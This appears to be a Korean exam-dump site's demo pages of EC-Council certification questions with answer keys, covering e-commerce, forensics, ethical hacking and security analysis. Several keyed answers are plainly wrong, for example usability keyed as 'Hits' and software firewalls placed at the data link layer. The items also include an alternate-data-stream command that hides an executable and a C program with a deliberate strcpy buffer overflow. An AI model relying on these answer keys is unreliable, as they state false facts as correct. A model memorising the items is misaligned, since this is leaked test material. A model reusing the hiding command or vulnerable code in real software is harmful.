A. Hire a GRC expert
B. Use the Find function of your word processor
C. Design your program to meet the strictest government standards
D. Develop a crosswalk
Answer: D

NO.15 Which of the following international standards can be BEST used to define a Risk Management process in an organization?
A. National Institute for Standards and Technology 800-50 (NIST 800-50)
B. International Organization for Standardizations - 27005 (ISO-27005)
C. Payment Card Industry Data Security Standards (PCI-DSS)
D. International Organization for Standardizations - 27004 (ISO-27004)
Answer: B

NO.16 Creating good security metrics is essential for a CISO. What would be the BEST sources for creating security metrics for baseline defenses coverage?
A. Servers, routers, switches, modem
B. Firewall, exchange, web server, intrusion detection system (IDS)
C. Firewall, anti-virus console, IDS, syslog
D. IDS, syslog, router, switches
Answer: C

NO.17 With respect to the audit management process, management response serves what function?
A. placing underperforming units on notice for failing to meet standards
B. determining whether or not resources will be allocated to remediate a finding
C. adding controls to ensure that proper oversight is achieved by management
D. revealing the "root cause" of the process failure and mitigating for all internal and external units
Answer: B

NO.18 The formal certification and accreditation process has four primary steps, what are they?
A. Evaluating, describing, testing and authorizing
B. Evaluating, purchasing, testing, authorizing
C. Auditing, documenting, verifying, certifying
D. Discovery, testing, authorizing, certifying
Answer: A

NO.19 Scenario: An organization has recently appointed a CISO. This is a new role in the organization and it signals the increasing need to address security consistently at the enterprise level. This new CISO, while confident with skills and experience, is constantly on the defensive and is unable to advance the IT security centric agenda.
From an Information Security Leadership perspective, which of the following is a MAJOR concern about the CISO's approach to security?
A. Lack of risk management process
B. Lack of sponsorship from executive management
C. IT security centric agenda
D. Compliance centric agenda
Answer: C

NO.20 Which of the following represents the BEST reason for an organization to use the Control Objectives for Information and Related Technology (COBIT) as an Information Technology (IT) framework?
A. It allows executives to more effectively monitor IT implementation costs
B. Implementation of it eases an organization's auditing and compliance burden
C. Information Security (IS) procedures often require augmentation with other standards
D. It provides for a consistent and repeatable staffing model for technology organizations
Answer: B

ITDumpsKR
IT인증시험최신덤프문제

ITDumpsKR

PDF버전 + PC테스트엔진 + 온라인테스트엔진

PDF버전: 편하고 쉽게 공부하기. 출력가능한 PDF. 운영 시스템 플랫폼을 무시한 전자파일형태입니다.

PC테스트엔진: 고객님의 사용에 편리하도록 여러개의 PC에 설치가능합니다.

온라인테스트엔진: 온라인테스트엔진은 WEB브라우저를 기초로 한 소프트엔진이기에 Windows/Mac/Anfroid/iOS등을 지지합니다.

http://www.itdumpskr.com

IT 인증시험 한방에 패스시키는 최신버전 시험대비덤프

Exam : EC0-232

Title : E-commerce architect

Vendors : EC-COUNCIL

Version : DEMO

NO.1 Ethics is:
A. Justice, equity, honesty, trustworthiness, and fairness.
B. A subjective feeling of being innately right.
C. An important issue in e-commerce.
D. Being self centered.
Answer:A

NO.2 Brett's company is beginning an Electronic Commerce effort because his competitors are beginning to
be successful at it. Which approach is Brett using to make his decision?
A. Problem-driven
B. Technology-driven
C. Market-driven
D. Fear-driven
Answer: C

NO.3 Which of the following is a major characteristic of m-commerce?
A. Reachablity
B. Ubiquity
C. Convenience
D. Localization
Answer:A

NO.4 What are the four steps of developing and managing an e-infrastructure?
A. 1. Electronic Commerce strategy formulation
1. Application design
2. Building or buying the application
3. Hosting/operating and maintaining the Electronic Commerce.
B. 1. Electronic Commerce strategy formulation
1. Building or buying the application
2. Hosting/operating and maintaining the Electronic Commerce.
C. 1. Electronic Commerce strategy formulation
1. Building or buying the application
2. Hosting the Electronic Commerce.
D. 1. Electronic Commerce strategy formulation
1. Application design
2. Building or buying the application
3. Hosting the Electronic Commerce.

Answer:A

NO.5 An employee is using the company's computers to do personal work. What type of ethical issue is
involved?
A. Privacy
B. Accuracy
C. Property
D. Accessibility
Answer: C

NO.6 Which of the following methods would not be as effective (defined as users/dollar) for a vertical B2B
site?
A. Television advertisements
B. Individual contact
C. Trade journals
D. Affiliation services
Answer:A

NO.7 Company Abacusboss.com sells a variety of products on its Web site to the highest bidder. What type
of business model are they using?
A. Affiliate Marketing
B. Online Auction
C. Supply Chain improver
D. Name your price
Answer: B

NO.8 When a Web user "clicks through" from one site to a second site, buys a product on the second site,
and then the second site pays a commission to the first site for the referral, we call this process:
A. Link referral.
B. Banner commissioning.
C. Co-advertising.
D. Affiliate marketing.
Answer:A

NO.9 Measuring your customer's ease of learning and interacting with your site is a measure of:
A. Pageviews
B. Latency
C. Hits
D. Usability
Answer: C

NO.10 Why is a shopping cart used on an E-Commerce site?
A. To provide a universal graphic that states that all items purchased on a site with the shopping cart logo
have a delivery guarantee.
B. To provide a universal graphic that states that the site supports online secure transactions.
C. To provide a familiar mechanism to collect multiple items, show prices, quantity, shipping costs, and
taxes of items selected for purchase.
D. To provide a convenient functional replacement for the checkout page on a traditional E-Commerce
site.
Answer: C

NO.11 What is a benefit of Frequently Asked Questions (FAQ)?
A. Allows the customer to quickly find answers to questions.
B. The answers can change dynamically based on the questions.
C. The merchant is able to avoid questions by answering common ones up front.
D. The merchant is able to answer questions at a lower cost.
Answer:A

NO.12 What does the term "banner blindness" refer to?
A. The growing trend of adding interactivity to banner advertisements to increase their visibility.
B. The anonymous tracking of banner impressions and browsing behaviors across multiple sites.
C. The refusal of companies to acknowledge banner advertising as a valuable advertising medium.
D. The growing trend of visitors completely ignoring banner advertisements.
Answer: D

NO.13 Which of the following is a tangible benefit of SCM software integration?
A. IT cost reduction
B. Information visibility
C. Standardization
D. Customer responsiveness
Answer:A

NO.14 Which of the following is not an electronic activity in government?
A. Government-to-school transactions
B. Government-to-government transactions
C. Government-to-business transactions
D. Government-to-citizen transactions
Answer:A

NO.15 Which of the following systems is designed to be a standard language for communication between
different systems?
A. HTML
B. HTTP
C. XML
D. EDI
Answer: C

NO.16 Which of the following is the most serious strategic threat to traditional travel agents?
A. Low prices
B. Intelligent software agents
C. Automated Services
D. 24 hour service
Answer:A

NO.17 You're designing an E-Commerce Web site that sells to consumers. You need a unique identifier to
assign to each visitor, so their activities can be tracked. Based on the above scenario, which one of the
following choices is a secure and reliable way doing this?
A. Keep their IP Address in the Web Server's memory.
B. Put their email address in a cookie.

C. Store their IP Address in a Database.
D. Give them a cookie with a Unique ID, then store it in a database.
Answer: D

NO.18 Among the usages and advantages of the Internet for business use are:
A. Marketing and selling products and services.
B. Promoting a paper-free environment.
C. Efficiency and unequaled cost-effectiveness.
D. All of the above.
Answer: D

NO.19 Which of the following is an example of edutainment?
A. Combining a popular video game with geographic information.
B. Combining a popular movie with a video game.
C. Basing a learning game on the theme of a popular movie.
D. Basing a learning game on the theme of a popular video game.
Answer:A

NO.20 Many factors affect the rise in cyber attacks. Which of the factors is described here?
VP of Marketing
to System Administrator: "I don't care if you haven't had time to test everything; the site has to be up
before Christmas!"
A. Systems are only as strong as their weakest point.
B. Security/ease of use conflict
C. Market pressures compromising Security
D. Security compromised by common applications
Answer: C

ITDumpsKR
IT인증시험최신덤프문제

ITDumpsKR

PDF버전 + PC테스트엔진 + 온라인테스트엔진

PDF버전: 편하고 쉽게 공부하기. 출력가능한 PDF. 운영 시스템 플랫폼을 무시한 전자파일형태입니다.

PC테스트엔진: 고객님의 사용에 편리하도록 여러개의 PC에 설치가능합니다.

온라인테스트엔진: 온라인테스트엔진은 WEB브라우저를 기초로 한 소프트엔진이기에 Windows/Mac/Anfroid/iOS등을 지지합니다.

http://www.itdumpskr.com

IT 인증시험 한방에 패스시키는 최신버전 시험대비덤프

Exam : EC0-349

Title : Computer Hacking Forensic Investigator

Vendors : EC-COUNCIL

Version : DEMO

NO.1 The efforts to obtain information before a trial by demanding documents, depositions, questions and
answers written under oath, written requests for admissions of fact, and examination of the scene is a
description of what legal term?
A.Detection
B.Hearsay
C.Spoliation
D.Discovery
Answer: D

NO.2 Sectors in hard disks typically contain how many bytes?
A.256
B.512
C.1024
D.2048
Answer: B

NO.3 A picture file is recovered from a computer under investigation. During the investigation process, the
file is enlarged 500% to get a better view of its contents. The pictures quality is not degraded at all from
this process. What kind of picture is this file?
A.Raster image
B.Vector image
C.Metafile image
D.Catalog image
Answer: B

NO.4 When carrying out a forensics investigation, why should you never delete a partition on a dynamic
disk?
A.All virtual memory will be deleted
B.The wrong partition may be set to active
C.This action can corrupt the disk
D.The computer will be set in a constant reboot state
Answer: C

NO.5 A suspect is accused of violating the acceptable use of computing resources, as he has visited adult
websites and downloaded images. The investigator wants to demonstrate that the suspect did indeed visit
these sites. However, the suspect has cleared the search history and emptied the cookie cache.
Moreover, he has removed any images he might have downloaded. What can the investigator do to prove
the violation? Choose the most feasible option.
A.Image the disk and try to recover deleted files
B.Seek the help of co-workers who are eye-witnesses
C.Check the Windows registry for connection data (You may or may not recover)
D.Approach the websites for evidence
Answer: A

NO.6 In conducting a computer abuse investigation you become aware that the suspect of the investigation
is using ABC Company as his Internet Service Provider (ISP). You contact the ISP and request that they
provide you assistance with your investigation. What assistance can the ISP provide?
A.The ISP can investigate anyone using their service and can provide you with assistance
B.The ISP can investigate computer abuse committed by their employees, but must preserve the privacy
of their ustomers and therefore cannot assist you without a warrant
C.The ISP cannot conduct any type of investigations on anyone and therefore cannot assist you
D.ISPs never maintain log files so they would be of no use to your investigation
Answer: B

NO.7 What information do you need to recover when searching a victims computer for a crime committed
with
specific e-mail message?
A.Internet service provider information
B.E-mail header
C.Username and password
D.Firewall log
Answer: B

NO.8 Why is it still possible to recover files that have been emptied from the Recycle Bin on a Windows
computer?
A.The data is still present until the original location of the file is used
B.The data is moved to the Restore directory and is kept there indefinitely
C.The data will reside in the L2 cache on a Windows computer until it is manually deleted
D.It is not possible to recover data that has been emptied from the Recycle Bin
Answer: A

NO.9 Madison is on trial for allegedly breaking into her universitys internal network. The police raided her
dorm room and seized all of her computer equipment. Madisons lawyer is trying to convince the judge that
the seizure was unfounded and baseless. Under which US Amendment is Madisons lawyer trying to
prove the police violated?
A.The 10th Amendment
B.The 5th Amendment
C.The 1st Amendment
D.The 4th Amendment
Answer: D

NO.10 What will the following Linux command accomplish?
dd if=/dev/mem of=/home/sam/mem.bin bs=1024
A.Copy the master boot record to a file
B.Copy the contents of the system folder mem to a file
C.Copy the running memory to a file
D.Copy the memory dump file to an image file
Answer: C

NO.11 In the following Linux command, what is the outfile?
dd if=/usr/bin/personal/file.txt of=/var/bin/files/file.txt
A./usr/bin/personal/file.txt
B./var/bin/files/file.txt
C./bin/files/file.txt
D.There is not outfile specified
Answer: B

NO.12 Which legal document allows law enforcement to search an office, place of business, or other locale for
evidence relating to an alleged crime?
A.Search warrant
B.Subpoena
C.Wire tap
D.Bench warrant
Answer: A

NO.13 What hashing method is used to password protect Blackberry devices?
A.AES
B.RC5
C.MD5
D.SHA-1
Answer: D

NO.14 While searching through a computer under investigation, you discover numerous files that appear to
have had
the first letter of the file name replaced by
the hex code byte E5h. What does this indicate on the computer?
A.The files have been marked as hidden
B.The files have been marked for deletion
C.The files are corrupt and cannot be recovered
D.The files have been marked as read-only
Answer: B

NO.15 When a router receives an update for its routing table, what is the metric value change to that path?
A.Increased by 2
B.Decreased by 1
C.Increased by 1
D.Decreased by 2
Answer: C

NO.16 Which forensic investigating concept trails the whole incident from how the attack began to how the

victim was
affected?
A.Point-to-point
B.End-to-end
C.Thorough
D.Complete event analysis
Answer: B

NO.17 A forensics investigator is searching the hard drive of a computer for files that were recently moved to
the Recycle Bin. He searches for files in C:\RECYCLED using a command line tool but does not find
anything. What is the reason for this?
A.He should search in C:\Windows\System32\RECYCLED folder
B.The Recycle Bin does not exist on the hard drive
C.The files are hidden and he must use a switch to view them
D.Only FAT system contains RECYCLED folder and not NTFS
Answer: C

NO.18 You are working as an independent computer forensics investigator and receive a call from a systems
administrator for a local school system requesting
your assistance. One of the students at the local high school is suspected of downloading inappropriate
images from the Internet to a PC in the Computer Lab.
When you arrive at the school, the systems administrator hands you a hard drive and tells you that he
made a simple backup copy of the hard drive in the PC
and put it on this drive and requests that you examine the drive for evidence of the suspected images. You
inform him that a simple backup copy will not provide deleted files or recover file fragments. What type of
copy do you need to make to ensure that the evidence found is complete and admissible in future
proceedings?
A.Bit-stream copy
B.Robust copy
C.Full backup copy

D.Incremental backup copy
Answer: A

NO.19 A forensics investigator needs to copy data from a computer to some type of removable media so he
can
examine the information at another location. The
problem is that the data is around 42GB in size. What type of removable media could the investigator
use?
A.Blu-Ray single-layer
B.HD-DVD
C.Blu-Ray dual-layer
D.DVD-18
Answer: C

NO.20 What is the last bit of each pixel byte in an image called?
A.Last significant bit
B.Least significant bit
C.Least important bit
D.Null bit
Answer: B

ITDumpsKR
IT인증시험최신덤프문제

ITDumpsKR

PDF버전 + PC테스트엔진 + 온라인테스트엔진

PDF버전: 편하고 쉽게 공부하기. 출력가능한 PDF. 운영 시스템 플랫폼을 무시한 전자파일형태입니다.

PC테스트엔진: 고객님의 사용에 편리하도록 여러개의 PC에 설치가능합니다.

온라인테스트엔진: 온라인테스트엔진은 WEB브라우저를 기초로 한 소프트엔진이기에 Windows/Mac/Anfroid/iOS등을 지지합니다.

http://www.itdumpskr.com

IT 인증시험 한방에 패스시키는 최신버전 시험대비덤프

Exam : EC0-350

Title : Ethical hacking and countermeasures

Vendors : EC-COUNCIL

Version : DEMO

NO.1 Samantha has been actively scanning the client network for which she is doing a vulnerability
assessment test. While doing a port scan she notices ports open in the 135 to 139 range. What
protocol is most likely to be listening on those ports?
A.FTP
B.SMB
C.Finger
D.Samba
Correct:B

NO.2 What file system vulnerability does the following command take advantage of? type c:\anyfile.exe > c:\winnt\system32\calc.exe:anyfile.exe
A.HFS
B.ADS
C.NTFS
D.Backdoor access
Correct:B

NO.3 Travis works primarily from home as a medical transcriptionist. He just bought a brand new
Dual Core Pentium computer with over 3 GB of RAM. He uses voice recognition software to help
him transfer what he dictates to electronic documents. The voice recognition software is processor intensive, which is why he bought the new computer. Travis frequently has to get on
the Internet to do research on what he is working on. After about two months of working on his
new computer, he notices that it is not running nearly as fast as it used to. Travis uses antivirus
software, anti-spyware software, and always keeps the computer up-to-date with Microsoft patches. After another month of working on the computer, Travis' computer is even more noticeably slow. Every once in awhile, Travis also notices a window or two pop-up on his screen,
but they quickly disappear.He has seen these windows show up, even when he has not been on
the Internet. Travis is really worried about his computer because he spent a lot of money on it, and

he depends on it to work. Travis scans his computer with all kinds of software, and cannot find
anything out of the ordinary. Travis decides to go through Windows Explorer and check out the
file system, folder by folder, to see if there is anything he can find. He spends over four hours pouring over the files and folders and cannot find anything.But, before he gives up, he notices
that his computer only has about 10 GB of free space available.Since his hard drive is a 200 GB
hard drive, Travis thinks this is very odd. Travis downloads Space Monger and adds up the sizes
for all the folders and files on his computer. According to his calculations, he should have around
150 GB of free space. What is mostly likely the cause of Travis' problems?
A.Travis's computer is infected with stealth kernel level rootkit
B.Travis's computer is infected with Stealth Trojan Virus
C.Travis's computer is infected with Self-Replication Worm that fills the hard disk space
D.Logic Bomb is triggered at random times creating hidden data consuming junk files
Correct:A

NO.4 A program that defends against a port scanner will attempt to:
A.Sends back bogus data to the port scanner
B.Log a violation and recommend use of security-auditing tools
C.Limit access by the scanning system to publicly available ports only
D.Update a firewall rule in real time to prevent the port scan from being completed
Correct:D

NO.5 Eric notices repeated probes to port 1080. He learns that the protocol being used is designed to
allow a host outside of a firewall to connect transparently and securely through the firewall. He
wonders if his firewall has been breached. What would be your inference?
A.Eric's network has been penetrated by a firewall breach
B.The attacker is using the ICMP protocol to have a covert channel
C.Eric has a Wingate package providing FTP redirection on his network
D.Somebody is using SOCKS on the network to communicate through the firewall
Correct:D

NO.6 Which programming language is NOT vulnerable to buffer overflow attacks?
A.Java
B.ActiveX
C.C++
D.Assembly Language
Correct:A

NO.7 Maurine is working as a security consultant for Hinklemeir Associates.She has asked the
Systems Administrator to create a group policy that would not allow null sessions on the network.
The Systems Administrator is fresh out of college and has never heard of null sessions and does
not know what they are used for. Maurine is trying to explain to the Systems Administrator that
hackers will try to create a null session when footprinting the network. Why would an attacker try
to create a null session with a computer on a network?
A.Enumerate users and shares
B.Install a backdoor for later attacks
C.Escalate his/her privileges on the target server
D.To create a user with administrative privileges for later use
Correct:A

NO.8 Lori has just been tasked by her supervisor toonduct vulnerability scan on the corporate network.She has been instructed to perform a very thorough test of the network to ensure that
there are no security holes on any of the machines.Lori's company does not own any commercial
scanning products, so she decides to download a free one off the Internet.Lori has never done a
vulnerability scan before, so she is unsure of some of the settings available in the software she
downloaded.One of the options is to choose which ports that can be scanned.Lori wants to do
exactly what her boss has told her, but she does not know what ports should be scanned. If Lori is
supposed to scan all known TCP ports, how many ports should she select in the software?

A.65536
B.1024
C.1025
D.Lori should not scan TCP ports, only UDP ports
Correct:A

NO.9 Which of the following built-in C/C++ functions you should avoid to prevent your program from
buffer overflow attacks?
A.strcpy()
B.strcat()
C.streadd()
D.strsock()
Correct:A B C

NO.10 After a client sends a connection request (SYN) packet to the server, the server will respond
(SYN-ACK) with a sequence number of its choosing, which then must be acknowledged (ACK) by
the client. This sequence number is predictable; the attack connects to a service first with its own
IP address, records the sequence number chosen, and then opens a second connection from a
forged IP address. The attack doesn't see the SYN-ACK (or any other packet) from the server, but
can guess the correct responses. If the source IP address is used for authentication, then the attacker can use the one-sided communication to break into the server. What attacks can you successfully launch against a server using the above technique?
A.Session Hijacking attacks
B.Denial of Service attacks
C.Web page defacement attacks
D.IP spoofing attacks
Correct:A

NO.11 Samuel is the network administrator of DataX Communications, Inc. He is trying to configure his
firewall to block password brute force attempts on his network. He enables blocking the intruder's

IP address for a period of 24 hours time after more than three unsuccessful attempts. He is confident that this rule will secure his network from hackers on the Internet. But he still receives
hundreds of thousands brute-force attempts generated from various IP addresses around the world. After some investigation he realizes that the intruders are using a proxy somewhere else
on the Internet which has been scripted to enable the random usage of various proxies on each
request so as not to get caught by the firewall rule. Later he adds another rule to his firewall and
enables small sleep on the password attempt so that if the password is incorrect, it would take 45
seconds to return to the user to begin another attempt. Since an intruder may use multiple machines to brute force the password, he also throttles the number of connections that will be
prepared to accept from a particular IP address. This action will slow the intruder's attempts.
Samuel wants to completely block hackers brute force attempts on his network. What are the alternatives to defending against possible brute-force password attacks on his site?
A.Enforce a password policy and use account lockouts after three wrong logon attempts even though this
might lock out legit users
B.Enable the IDS to monitor the intrusion attempts and alert you by e-mail about the IP address of the
intruder so that you can block them at the Firewall manually
C.Enforce complex password policy on your network so that passwords are more difficult to brute force
D.You cannot completely block the intruders attempt if they constantly switch proxies
Correct:D

NO.12 Mark works as a contractor for the Department of Defense and is in charge of network security.
He has spent the last month securing access to his network from all possible entry points. He has
segmented his network into several subnets and has installed firewalls all over the network. He
has placed very stringent rules on all the firewalls, blocking everything in and out except ports that must be used. He does need to have port 80 open since his company hosts a website that

must be accessed from the Internet. Mark is fairly confident of his perimeter defenses, but is still
worried about programs like Hping2 that can get into a network through covert channels. How should mark protect his network from an attacker using Hping2 to scan his internal network?
A.Block ICMP type 13 messages
B.Block all incoming traffic on port 53
C.Block all outgoing traffic on port 53
D.Use stateful inspection on the firewalls
Correct:A

NO.13 Bob is acknowledged as a hacker of repute and is popular among visitors of 'underground' sites.
Bob is willing to share his knowledge to those who are willing to learn, and many have expressed
their interest in learning from him. However, this knowledge has risks associated with it, as the
same knowledge can be used for malevolent attacks as well. In this context, what would be the
most effective method to bridge the knowledge gap between the "black" hats or crackers and the
"white" hats or computer security professionals?
A.Hire more computer security monitoring personnel to monitor computer systems and networks
B.Educate everyone with books, articles and training on risk analysis, vulnerabilities and safeguards
C.Train more national guard and reservist in the art of computer security to help out in times of emergency
or crises
D.Make obtaining either a computer security certification or accreditation easier to achieve so more
individuals feel that they are a part of something larger than life
Correct:B

NO.14 What type of port scan is shown below? Scan directed at open port: ClientServer 192.5.2.92:4079 ---------FIN---------->192.5.2.110:23 192.5.2.92:4079 <----NO RESPONSE------192.5.2.110:23 Scan directed at closed port: ClientServer 192.5.2.92:4079 ---------FIN---------->192.5.2.110:23 192.5.2.92:4079<-----RST/ACK----------192.5.2.110:23
A.Idle Scan

B.FIN Scan
C.XMAS Scan
D.Windows Scan
Correct:B

NO.15 Bill has started to notice some slowness on his network when trying to update his company's website and while trying to access the website from the Internet. Bill asks the help desk manager if he has received any calls about slowness from the end users, but the help desk manager says that he has not. Bill receives a number of calls from customers that cannot access the company website and cannot purchase anything online. Bill logs on to a couple of his routers and notices that the logs show network traffic is at an all time high.?He also notices that almost all the traffic is originating from a specific address. Bill decides to use Geotrace to find out where the suspect IP is originates from. The Geotrace utility runs a traceroute and finds that the IP is coming from Panama.?Bill knows that none of his customers are in Panama so he immediately thinks that his company is under a Denial of Service attack. Now Bill needs to find out more about the originating IP address. What Internet registry should Bill look in to find the IP address?
A.LACNIC
B.ARIN
C.RIPE LACNIC
D.APNIC
Correct:A

NO.16 A client has approached you with a penetration test requirement. They are concerned with the possibility of external threat, and have invested considerable resources in protecting their Internet exposure. However, their main concern is the possibility of an employee elevating his/her privileges and gaining access to information outside of their department. What kind of

penetration
test would you recommend that would best address the client's concern?
A.A Grey Hat test
B.A Grey Box test
C.A Black Hat test
D.A White Hat test
E.A Black Box test
F.A White Box test
Correct:B

NO.17 What is the purpose of firewalking?
A.It's a technique used to map routers on a network link
B.It's a technique used to discover Wireless network on foot
C.It's a technique used to discover interface in promiscuous mode
D.It's a technique used to discover what rules are configured on a gateway
Correct:D

NO.18 Bill has successfully executed a buffer overflow against a Windows IIS web server. He has been
able to spawn an interactive shell and plans to deface the main web page. He first attempts to use
the "Echo" command to simply overwrite index.html and remains unsuccessful. He then attempts
to delete the page and achieves no progress. Finally, he tries to overwrite it with another page in
which also he remains unsuccessful. What is the probable cause of Bill's problem?
A.The system is a honeypot
B.The HTML file has permissions of read only
C.You cannot use a buffer overflow to deface a web page
D.There is a problem with the shell and he needs to run the attack again
Correct:B

NO.19 Clive is conducting a pen-test and has just port scanned a system on the network. He has
identified the operating system as Linux and been able to elicit responses from ports 23, 25 and
53. He infers port 23 as running Telnet service, port 25 as running SMTP service and port 53 as

running DNS service. The client confirms these findings and attests to the current availability of
the services. When he tries to telnet to port 23 or 25, he gets a blank screen in response. On typing other commands, he sees only blank spaces or underscores symbols on the screen. What
are you most likely to infer from this?
A.The services are protected by TCP wrappers
B.There is a honeypot running on the scanned machine
C.An attacker has replaced the services with trojaned ones
D.This indicates that the telnet and SMTP server have crashed
Correct:A

NO.20 Why is Social Engineering considered attractive by hackers and commonly done by experts in
the field?
A.It is not considered illegal
B.It is done by well-known hackers
C.It is easy and extremely effective to gain information
D.It does not require a computer in order to commit a crime
Correct:C

ITDumpsKR
IT인증시험최신덤프문제

ITDumpsKR

PDF버전 + PC테스트엔진 + 온라인테스트엔진

PDF버전: 편하고 쉽게 공부하기. 출력가능한 PDF. 운영 시스템 플랫폼을 무시한 전자파일형태입니다.

PC테스트엔진: 고객님의 사용에 편리하도록 여러개의 PC에 설치가능합니다.

온라인테스트엔진: 온라인테스트엔진은 WEB브라우저를 기초로 한 소프트엔진이기에 Windows/Mac/Anfroid/iOS등을 지지합니다.

http://www.itdumpskr.com

IT 인증시험 한방에 패스시키는 최신버전 시험대비덤프

Exam : **EC0-479**

Title : EC-Council Certified Security Analyst(ECSA)

Vendor : EC-COUNCIL

Version : DEMO

NO.1 Before you are called to testify as an expert, what must an attorney do first?
A. engage in damage control
B. prove that the tools you used to conduct your examination are perfect
C. read your curriculum vitae to the jury
D. qualify you as an expert witness
Answer: D

NO.2 If you come across a sheepdip machine at your client site, what would you infer?
A. Asheepdip coordinates several honeypots
B. Asheepdip computer is another name for a honeypot
C. Asheepdip computer is used only for virus-checking.
D. Asheepdip computer defers a denial of service attack
Answer: C

NO.3 What header field in the TCP/IP protocol stack involves the hacker exploit known as the Ping of Death?
A. ICMP header field
B. TCP header field
C. IP header field
D. UDP header field
Answer: B

NO.4 Meyer Electronics Systems just recently had a number of laptops stolen out of their office. On these laptops contained sensitive corporate information regarding patents and company strategies. A month after the laptops were stolen, a competing company was found to have just developed products that almost exactly duplicated products that Meyer produces. What could have prevented this information from being stolen from the laptops?
A. SDW Encryption
B. EFS Encryption
C. DFS Encryption
D. IPS Encryption
Answer: B

NO.5 Which of the following should a computer forensics lab used for investigations have?
A. isolation
B. restricted access
C. open access
D. an entry log
Answer: B

NO.6 As a security analyst you setup a false survey website that will require users to create a username and a strong password. You send the link to all the employees of the company. What information will you be able to gather?

A. The employees network usernames and passwords
B. The MAC address of the employees?computers
C. The IP address of the employees computers
D. Bank account numbers and the corresponding routing numbers
Answer: A

NO.7 An "idle" system is also referred to as what?
A. Zombie
B. PC not being used
C. Bot
D. PC not connected to the Internet
Answer: A

NO.8 Paula works as the primary help desk contact for her company.Paula has just received a call from a user reporting that his computer just displayed a Blue Screen of Death screen and he can no longer work.Paula
walks over to the users computer and sees the Blue Screen of Death screen.The users computer is running
Windows XP, but the Blue Screen looks like a familiar one that Paula had seen on Windows 2000 computers periodically. The user said he stepped away from his computer for only 15 minutes and when he got back, the Blue Screen was there.Paula also noticed that the hard drive activity light was flashing, meaning that the computer was processing something.Paula knew this should not be the case since the computer should be completely frozen during a Blue Screen. She checks the network IDS live log entries and notices numerous nmap scan alerts.
What is Paula seeing happen on this computer?
A. Paulas network was scanned using Floppyscan
B. There was IRQ conflict in Paulas PC
C. Paulas network was scanned using Dumpsec
D. Tools like Nessus will cause BSOD
Answer: A

NO.9 Kyle is performing the final testing of an application he developed for the accounting department. His last round of testing is to ensure that the program is as secure as possible. Kyle runs the following command. What is he testing at this point?

```
#include <stdio.h>
#include <string.h>
int main(int argc, char *argv[])
{
char buffer[10];
if (argc < 2)
{
fprintf(stderr, "USAGE: %s string\n", argv[0]);
return 1;
```

```
}
strcpy(buffer, argv[1]);
return 0;
}
```

A. Buffer overflow
B. Format string bug
C. Kernal injection
D. SQL injection
Answer: A

NO.10 What is a good security method to prevent unauthorized users from "tailgating"?
A. Electronic key systems
B. Man trap
C. Pick-resistant locks
D. Electronic combination locks
Answer: B

NO.11 Software firewalls work at which layer of the OSI model?
A. Data Link
B. Network
C. Transport
D. Application
Answer: A

NO.12 When obtaining a warrant it is important to:
A. particularlydescribe the place to be searched and particularly describe the items to be seized
B. generallydescribe the place to be searched and particularly describe the items to be seized
C. generallydescribe the place to be searched and generally describe the items to be seized
D. particularlydescribe the place to be searched and generally describe the items to be seized
Answer: A

NO.13 Melanie was newly assigned to an investigation and asked to make a copy of all the evidence from the compromised system. Melanie did a DOS copy of all the files on the system. What would be the primary reason for you to recommend a disk imaging tool?
A. A disk imaging tool would check for CRC32s for internal self checking and validation and have MD5 checksum
B. Evidence file format will contain case data entered by the examiner and encrypted at the beginning of the evidence file
C. A simple DOS copy will not include deleted files, file slack and other information
D. There is no case for an imaging tool as it will use a closed, proprietary format that if compared to the original will not match up sector for sector
Answer: C

NO.14 When conducting computer forensic analysis, you must guard against _____ So that you remain focused on the primary job and insure that the level of work does not increase beyond what was originally expecteD.
A. Hard Drive Failure
B. Scope Creep
C. Unauthorized expenses
D. Overzealous marketing
Answer: B

NO.15 You work as an IT security auditor hired by a law firm in Boston to test whether you can gain access to sensitive information about the company clients. You have rummaged through their trash and found very little information. You do not want to set off any alarms on their network, so you plan on performing passive footprinting against their Web servers. What tool should you use?
A. Nmap
B. Netcraft
C. Ping sweep
D. Dig
Answer: B

ITDumpsKR
IT인증시험최신덤프문제

ITDumpsKR

PDF버전 + PC테스트엔진 + 온라인테스트엔진

PDF버전: 편하고 쉽게 공부하기. 출력가능한 PDF. 운영 시스템 플랫폼을 무시한 전자파일형태입니다.

PC테스트엔진: 고객님의 사용에 편리하도록 여러개의 PC에 설치가능합니다.

온라인테스트엔진: 온라인테스트엔진은 WEB브라우저를 기초로 한 소프트엔진이기에 Windows/Mac/Anfroid/iOS등을 지지합니다.

http://www.itdumpskr.com

IT 인증시험 한방에 패스시키는 최신버전 시험대비덤프

Exam : **EC1-349**

Title : Computer Hacking Forensic Investigator Exam (EC1-349)

Vendors : EC-COUNCIL

Version : DEMO

NO.1 WPA2 provides enterprise and Wi-Fi users with stronger data protection and network access control which of the following encryption algorithm is used DVWPA2?
A. RC4-CCMP
B. RC4-TKIP
C. AES-CCMP
D. AES-TKIP
Answer: C

NO.2 Which of the following email headers specifies an address for mailer-generated errors, like "no such user" bounce messages, to go to (instead of the sender's address)?
A. Errors-To header
B. Content-Transfer-Encoding header
C. Mime-Version header
D. Content-Type header
Answer: A

NO.3 Which of the following is not a part of the technical specification of the laboratory-based imaging
system?
A. High performance workstation PC
B. Remote preview and imaging pod
C. Anti-repudiation techniques
D. very low image capture rate
Answer: D

NO.4 Email archiving is a systematic approach to save and protect the data contained in emails so that
it can tie easily accessed at a later date.
A. True
B. False
Answer: A

NO.5 Computer forensics report provides detailed information on complete computer forensics investigation process. It should explain how the incident occurred, provide technical details of the incident and should be clear to understand. Which of the following attributes of a forensics report can render it inadmissible in a court of law?
A. It includes metadata about the incident
B. It includes relevant extracts referred to In the report that support analysis or conclusions
C. It is based on logical assumptions about the incident timeline
D. It maintains a single document style throughout the text
Answer: C

NO.6 Data acquisition system is a combination of tools or processes used to gather, analyze and record

Information about some phenomenon. Different data acquisition system are used depends on the location, speed, cost. etc. Serial communication data acquisition system is used when the actual location of the data is at some distance from the computer. Which of the following communication standard is used in serial communication data acquisition system?
A. RS422
B. RS423
C. RS232
D. RS231
Answer: C

NO.7 Smith, as a part his forensic investigation assignment, has seized a mobile device. He was asked
to recover the Subscriber Identity Module (SIM card) data the mobile device. Smith found that the SIM was protected by a Personal identification Number (PIN) code but he was also aware that people generally leave the PIN numbers to the defaults or use easily guessable numbers such as 1234. He unsuccessfully tried three PIN numbers that blocked the SIM card. What Jason can do in this scenario to reset the PIN and access SIM data?
A. He should contact the device manufacturer for a Temporary Unlock Code (TUK) to gain access to the SIM
B. He cannot access the SIM data in this scenario as the network operators or device manufacturers have no idea about a device PIN
C. He should again attempt PIN guesses after a time of 24 hours
